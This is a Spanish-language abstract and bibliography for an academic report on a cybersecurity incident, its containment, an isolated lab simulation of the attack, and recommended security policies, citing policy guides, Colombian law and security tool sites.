Se realiza un informe especificando el incidente que se presentó en la organización dando a conocer el levantamiento de la información que se realizó y la contención del ataque, ejecutando un laboratorio donde se simula el ataque real en maquinas virtuales fuera de la red, también se da a conocer las políticas de seguridad y las recomendaciones que se debe tener encienta para asegurar una empresa, se concluye del porque las empresas debe invertir en la seguridad de su compañía.

BIBLIOGRAFÍA

- berkeley. (s.f.). Obtenido de https://security.berkeley.edu/resources/best-practices-how-to-articles/top-10-secure-computing-tips
- Celsia. (08 de 04 de 2019). Obtenido de https://www.celsia.com/wp-content/uploads/2022/03/Politica_Ciberseguridad-v03.pdf
- checkpoint. (s.f.). Obtenido de https://www.checkpoint.com/cyber-hub/cyber-security/cyber-security-policy-types-of-cybersecurity-policies/
- ciberseguridad. (s.f.). Obtenido de https://ciberseguridad.com/
- cisecurity. (s.f.). Obtenido de https://www.cisecurity.org/cis-benchmarks
- cisecurity. (s.f.). Obtenido de https://www.cisecurity.org/controls/cis-controls-list
- cisecurity. (s.f.). Obtenido de https://www.cisecurity.org/cis-benchmarks

- copnia. (2015). Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf
- cordon. (s.f.). Obtenido de https://segurosciberneticos.es/guia-de-las-8-politicas-de-ciberseguridad-imprescindibles-en-empresas/#:~:text=%E2%80%9Clas%20pol%C3%ADticas%20de%20ciberseguridad%20son,a%20los%20que%20est%C3%A1n%20expuestos.
- Corporation, M. (01 de 06 de 2002). Obtenido de https://apps.dtic.mil/sti/pdfs/AD1125343.pdf
- Cybersecurity SOC. (28 de 04 de 2023). Obtenido de https://es.linkedin.com/pulse/siem-vs-soar-xdr-cu%C3%A1les-son-las-diferencias-y-cu%C3%A1l-es-luis-jos%C3%A9
- futurelearn. (s.f.). Obtenido de https://www.futurelearn.com/info/courses/securing-your-network-from-attacks/0/steps/204073#:~:text=Share%20this%20post-,Exploit%20Database%20(ExploitDB)%20is%20an%20archive%20of%20exploits%20for%20the,attacks%20occurring%20in%20other%20networks.
- geeksforgeek. (06 de 05 de 2023). Obtenido de https://www.geeksforgeeks.org/cyber-security-policy/
- github.com. (27 de 01 de 2023). Obtenido de https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/windows/meterpreter/reverse_tcp.md
- Grupo Cibernos. (s.f.). Obtenido de https://www.grupocibernos.com/blog/como-implementar-politicas-ciberseguridad-efectivas
- itforce. (s.f.). Obtenido de https://www.itforce.ca/blog/cybersecurity-policies-every-business-needs
- keepcoding. (07 de 12 de 2022). Obtenido de https://keepcoding.io/blog/que-es-ossec/
- keepcoding. (21 de 02 de 2023). Obtenido de https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/
- keepcoding. (10 de 04 de 2023). Obtenido de https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

- keepcoding. (21 de 07 de 2023). Obtenido de https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/
- keepcoding. (31 de 07 de 2023). Obtenido de https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/
- mintic. (05 de 1 de 2009). Obtenido de https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf
- publica, f. (18 de 10 de 2012). *funcionpublica*. Obtenido de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981
- Rahaman, M. (22 de 04 de 2022). Obtenido de https://www.geeksforgeeks.org/ethical-hacking-footprinting/
- sic. (05 de 01 de 2009). Obtenido de https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf
- snort. (s.f.). Obtenido de https://www.snort.org/
- tarlogic. (2023). Obtenido de https://www.tarlogic.com/es/glosario-ciberseguridad/cve/
- tiffin University. (18 de 02 de 2022). Obtenido de https://global.tiffin.edu/noticias/politicas-de-ciberseguridad
- titanfile. (s.f.). Obtenido de https://www.titanfile.com/blog/cyber-security-tips-best-practices/
- washington. (s.f.). Obtenido de https://chem.washington.edu/computer-security-best-practices